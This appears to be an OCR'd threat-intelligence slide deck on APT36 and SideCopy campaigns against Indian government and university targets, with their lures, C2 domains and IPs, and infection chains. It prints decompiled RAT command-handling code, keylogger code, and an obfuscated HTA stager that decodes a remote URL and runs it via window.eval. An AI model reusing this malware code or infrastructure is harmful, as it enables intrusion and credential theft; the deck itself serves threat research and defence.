1.00	0.98	0000...	itmvroidovs.Propert...	Normal	000023F0	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Propert...	Normal	00002400	mulhiar_tarsnib.Properties.R...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Propert...	Normal	00002460	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_...	Normal	00002910	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_...	Normal	00002930	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_...	Normal	00002950	__c__DisplayClass21_0___proE...	Normal	0 1 0	
0.98	0.99	0000...	itmvroidovs.DITMWD...	Normal	00000270	mulhiar_tarsnib.DISGDFFW__d...	Normal	0 3 0	0 3 0
0.98	0.98	0000...	itmvroidovs.MIGIIRM...	Normal	00001E60	mulhiar_tarsnib.MIWFEDM__drw...	Normal	0 19 0	0 25 0
0.97	0.98	0000...	itmvroidovs.MIGIIR...	Normal	00001F80	mulhiar_tarsnib.MIWFEDM__loa...	Normal	0 20 0	0 29 0

APT36 lures related to Significant Events

- Filing of Income Tax Return
- Indian General Elections

	F	E	D	C	B	A
1	Remarks	Amount	Dated	Letter No	Claim	S No
2		1,74,080.00	30-Jan-24	13028/Fin/180/E1M	Permanent Posting Claim	1
3		6,300.00	4-Mar-24	13028/Fin/193/E1M	TD Claim (Udh – Dalhousie)	2
4		570	19-Mar-24	13028/Fin/196/E1M	TD Claim (Udh – Nathatop)	3
5		10,000.00	9-Apr-24	13028/Fin/241/E1M	TD Claim (Udh – Delhi)	4
6		19,120.00	26-Apr-24	13028/Fin/207/E1M	TD Claim (Udh – Leh)	5
7		10,300.00	26-Apr-24	13028/Fin/209/E1M	TD Claim (Udh – Srinagar)	6

UTTARAKHAND ELECTION RESULTS 2024 HIGHLIGHTS: BJP WINS ALL 5 SEATS; REPEATS VICTORIES IN THE STATE

The BJP has won all 5 seats against INC candidates.


- The BJP has repeated its victories in Uttarakhand in the 2024 General Election. The incumbent party has won all five seats. Uttarakhand Chief Minister Pushkar Singh Dhami thanked party workers and people for BJP's "landslide victory" in a press meet. The 24-year-old Himalayan State has given back-to-back victories to the BJP in the 2014 and 2019 Lok Sabha elections.

General Election 2024: full schedule

- The polls were held a single poll on April 19, in the first phase of the 18th Lok Sabha polls. Two of the five Lok Sabha seats here — Nainital-Udham Singh Nagar, and Almora — are situated in the Kumaon region. The remaining three — Haridwar, Tehri Garhwal, and Garhwal (Pauri) — are in the Garhwal region. The electoral fight was contested between the BJP-led National Democratic Alliance (NDA), INC-led INDIA alliance, and other parties like the Bahujan Samaj Party (BSP), People's Party of India (Democratic).
- During campaigns, the BJP framed the Ram Mandir and the implementation of the Uniform Civil Code (UCC) as its successes. The government's handling of the farmers' protests, anger over the Agnipath scheme and the Haldwani violence might also affect the vote share. The Himalayan state also grappled with the Joshmath crisis, the 2022 Draupadi Ka Danda avalanche, the 2021 Chamoli floods, and the 2023 tunnel collapse near Barkot.

Correlation-2

- .NET Reactor packed payloads uses juichangchi[.]online as C2 – resolved to four IPs



AllaKore RAT and a bonus Keylogger!

```
// Token: 0x0600000E RID: 14 RVA: 0x0000EA34 File Offset: 0x0000CC34
private static void smethod_7(string string_1)
{
    string[] array = string_1.Split(new char[]
    {
        ';'
    });
    string text = array[0];
    string a = text;
    if (!(a == "LIST_DRIVES"))
    {
        if (!(a == "LIST_FILES"))
        {
            if (!(a == "UPLOAD_FILE"))
            {
                if (a == "PING")
                {
                    Program.SendData(Program.networkStream_0, "PONG");
                }
                else if (a == "getinfo")
                {
                    Console.WriteLine("Received command: getinfo");
                    Program.smethod_11();
                }
```

Similar to SideCopy


```
if (KIRDWDRS.GetAsyncKeyState(num) == -32767)
{
    if (KIRDWDRS.ControlKey)
    {
        if (!this.tglControl)
        {
            this.tglControl = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["ctrl-on"];
        }
    }
    else if (this.tglControl)
    {
        this.tglControl = false;
        this.vdhrh_madtvinvalueBuffer += this.keyBorad["ctrl-off"];
    }
    if (KIRDWDRS.CapsLock)
    {
        if (!this.tglCapslock)
        {
            this.tglCapslock = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["caps-Lockon"];
        }
        else
        {
            this.tglCapslock = false;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["caps-Lock-off"];
        }
    }
    if (KIRDWDRS.AltKey)
    {
        if (!this.tglAlt)
        {
            this.tglAlt = true;
            this.vdhrh_madtvinvalueBuffer += this.keyBorad["alt-on"];
        }
    }
    else if (this.tglAlt)
    {
        this.tglAlt = false;
        this.vdhrh_madtvinvalueBuffer += this.keyBorad["alt-off"];
    }
    this.set_others(num);
    this.set_nkey(num);
```

Cluster-5

Cluster-5 : The Hunt

2023 Oct-Dec

2024-June




2024-Jan

2024-May


Correlation-3 : Open Directories

Education Portals

reviewassignment.in	May	SideCopy
campusportals.in	July	SideCopy & APT36
educationportals.in	August	SideCopy



Cluster-5


Hidden URLs
www
campusportals.in
Open directory
Spear Phishing
ZIP
Archive
ZIP
survey1
bundled
a
SideCopy
Windows
1
LNK
Shortcut
Side-loading via charmap.exe
5.1
DLL
Action RAT
Port 5863
5.2.1
HTA
Geta RAT
64.188.27.144
2
opens
3
HTA
Stager
in-memory DLL
Reverse RAT
5.2.2
HTA
4
Persistence
BAT
Registry
LNK
Startup
VBS
Sch.Task
DOCX
Decoys
1. Survey
2. IT Trends
3. India Emerging Global Economy
checkdailytips.servehttp.com
/dailyworkout
Common Name
WIN-P9NRMH5G6M8
PDF
Decoy
(Internet usage Survey)
Password-protected
b
ELF
Golang Downloader
c
ELF
DISGOMOJI
Linux
Transparent Tribe
(APT36)
Same lure 'Survey' in different form
d
oshi.at
transfer.sh
Discord Server


Links to Pakistan

1. Testing of HTA stagers at PK geo-location
2. Exfiltration message in PK's most popular language
3. Victim traffic redirected via Germany through IPsec (Team Cymru)
4. Misleading error handling messages: "*Error updating* ***Kavach*** *Repository*"

```
lea     rax, RTYPE_discordgo_MessageSend
xchg    ax, ax
call    runtime_newobject
mov     qword ptr [rax+8], 2Fh ; '/'
lea     rcx, a20060102150405+2F64h ; "Sab Aa te gya Anni Diya, Hun tu hor Ki "...
mov     [rax], rcx
mov     rbx, [rsp+208h+var_148]
mov     rcx, [rsp+208h+var_198]
mov     rdi, rax
xor     esi, esi
xor     r8d, r8d
mov     r9, r8
mov     rax, [rsp+208h+arg_0]
call    github_com_bwmarrin_discordgo__ptr_Session_ChannelMessageSendComplex
movups  [rsp+208h+var_188], xmm15
```

Cluster-5 : HTA-stagers FUD

- Custom alphabet decode
- XOR-based decryption
- String reversal 1/2/5
- Caesar cipher shift




- Embedded DLL
- WMI and VBScript
- Dynamic Invoke

```
var aY_var = new caseExecutionRide("$");                // 1
var JP_add = new dedupeIndexU0334Msg("Yeead+  TRSZ_Ve|X`g|a\\}^Z_Zdecj|a\\}_Ve \"%$!! ");  // https://cabinet-gov-pk.ministry-pk.net/14300/
var xx_ACT = new uriSymbolPointerenter("@>@AFB>B>B>?>@GADGEEABD>sp Py@@$sP``PgP+R@FG]");  // 1/1273/3/3/0/1825866235/daoAj11sdAQQAXAzC178N
var oU_gra = new caseExecutionRide("@FBL5FLh&=cM5ZE>MA?\"Y\\_Xf )&#('VT&\"#\"WTgT2W0");   // MSOYBSYu3JpZBgRKZNL/files-63054ca3/0/data?d=
var WJ_mou = new charAtThese_scrollElement("?");        // W
var dx_u16 = new HEYHidpiFailed("c");                   // o
var QV_fut = new uriSymbolPointerenter("#");            // r
var PR_gen = new dedupeIndexU0334Msg("\\");             // k
var pl_exc = new uriSymbolPointerenter("w%%!$I>>rpqx}t%<v '<!z=|x}x$%#*<!z=}t%>@CB?");  // https://cabinet-gov-pk.ministry-pk.net/1430
var fk_bou = new uriSymbolPointerenter("?>@>@AFB>B>@>@>@GADGEEABD>sp Py@@$sP``PgP+R");  // 0/1/1273/3/1/1/1825866235/daoAj11sdAQQAXAzC
var Yr_tem = new caseExecutionRide("$*+A@FBL5FLh&=cM5ZE>MA?\"Y\\_Xf X%**)+Y&\"$\"");    // 178NMSOYBSYu3JpZBgRKZNL/files-e27768f3/1/
var Pn_isV = new caseExecutionRide("[ggcf-\"\"VTU\\aXg Zbi c^!`\\a");       // https://cabinet-gov-pk.min
var BP_isM = new uriSymbolPointerenter("x$%#*<!z=}t%>@CB??>@>@AFB>");       // istry-pk.net/14300/1/1273/
var sk_non = new charAtThese_scrollElement("yuwuwuw x{ ||xy{uLIW)Rww[L");   // 3/1/1/1825866235/daoAj11sd
var Aw_sin = new charAtThese_scrollElement(")99)@)b+w} 65;7A*;A]y2XB*O");   // AQQAXAzC178NMSOYBSYu3JpZBg
var yJ_ext = new dedupeIndexU0334Msg("C<K?= WZ]Vd|V#(')W$ \" ");           // RKZNL/files-e27768f3/1/
var Hs_not = new HEYHidpiFailed("K");                   // W
var ns_qui = new HEYHidpiFailed("c");                   // o
var sU_cat = new charAtThese_scrollElement("Z");        // r
var Op_fix = new dedupeIndexU0334Msg("\\");             // k

function isEmptyCurrentTargetGet_streaming_profile(b) {
    var enc = new BGTX_OPIX(Tv_twe + ha_ind + FL_u01);                      // System.Text.ASCIIEncoding
    var length = enc[qX_pla + ph_exp + kK_sec](b);                          // GetByteCount_2
    var ba = enc[bm_abu + HE__ar + DZ_u03 + fL_rem + HN_pla](b);            // GetBytes_4
    var transform = new BGTX_OPIX(gx_exp + iq_ind + WG_jso + Sl_bui + nH_top);  // System.Security.Cryptography.FromBase64Transform
    ba = transform[qB_rep + cg_rou + FA_bac](ba, 0, length);                // TransformFinalBlock
    var ms = new BGTX_OPIX(eE_ver + KY_pic + NS_rna);                       // System.IO.MemoryStream
    var tope = An_ski + QR_run + ZJ_fak + eG_ext;                           // ms.Write(ba, 0, (length / 4) * 3);ms.Position = 0;dash =
    window.eval(tope);
}
```

Cluster-5 : HTA-based RATs

- Windows-version based HTA stagers
- Browser stealing code of Async RAT – 30 commands

```
<script type="text/JavaScript">
    navigator.userAgentData.getHighEntropyValues(["platformVersion"])
.then(ua => {
  if (navigator.userAgentData.platform === "Windows") {
    const majorPlatformVersion = parseInt(ua.platformVersion.split()[0]);
    if (majorPlatformVersion >= 13) {
     window.location = "11.php";
     }
     else if (majorPlatformVersion > 0) {
      window.location = "10.php";
     }
     else {
      window.location = "7.php";
     }
  }
  else {
    prompt("Not running on Windows");
  }
});

    </script>
```



Targeting University Students

Assignment ID: 38_Comm. Skills

Student ID: 56-Reg-202

India Emerging as Leading Global Economy

In recent years, India has witnessed a remarkable surge in its economic growth and global prominence, cementing its status as an emerging global economic powerhouse. Several key factors contribute to India's recent economic success ventures:

- **Digital Transformation:** India's leap into the digital age has been a significant driver of its economic success. The "Digital India" initiative, coupled with the widespread adoption of smartphones and affordable internet access, has fueled e-commerce, digital payments, and technology-driven businesses.

1

RESEARCH WORK

☺ Utilize internet-connected computers to perform research and gather regarding processing and storage devices.

ANSWER: -

Processing Devices:-

1. Central Processing Unit (CPU):
   The primary component that executes instructions and perform calc
2. Graphics Processing Unit (GPU):
   A specialized processor for handing graphic and computational task
3. Microprocessor:
   A small CPU that contains the entire processing system on a singl
4. Motherboard:
   The main circuit board that connects and supports all hardware com

Internet usage Survey Form

Note: Please fill the following survey form on the basis of your daily normal use of interne technology use.

If any of the following questions are not relevant, please insert "N/A" in answer.

Following survey is a part of educational project.

1. Which age group do you belong to?

1. under 15
2. 15 - 17
3. 18 - 21

Student ID: 056-R-202

Assignment ID: 95-R-09

RECENT TECHNOLOGY TRENDS IN IT AND COMPUTER APPLICATIONS

Technology today is evolving at a rapid pace, enabling faster change and progress, causing an acceleration of the rate of change, until eventually it will become exponential. However, it is not only technology trends and top technologies that are evolving, a lot more has changed this year due to the outbreak of COVID-19 making IT professionals realize that their role will not stay the same in the contactless world tomorrow. And an 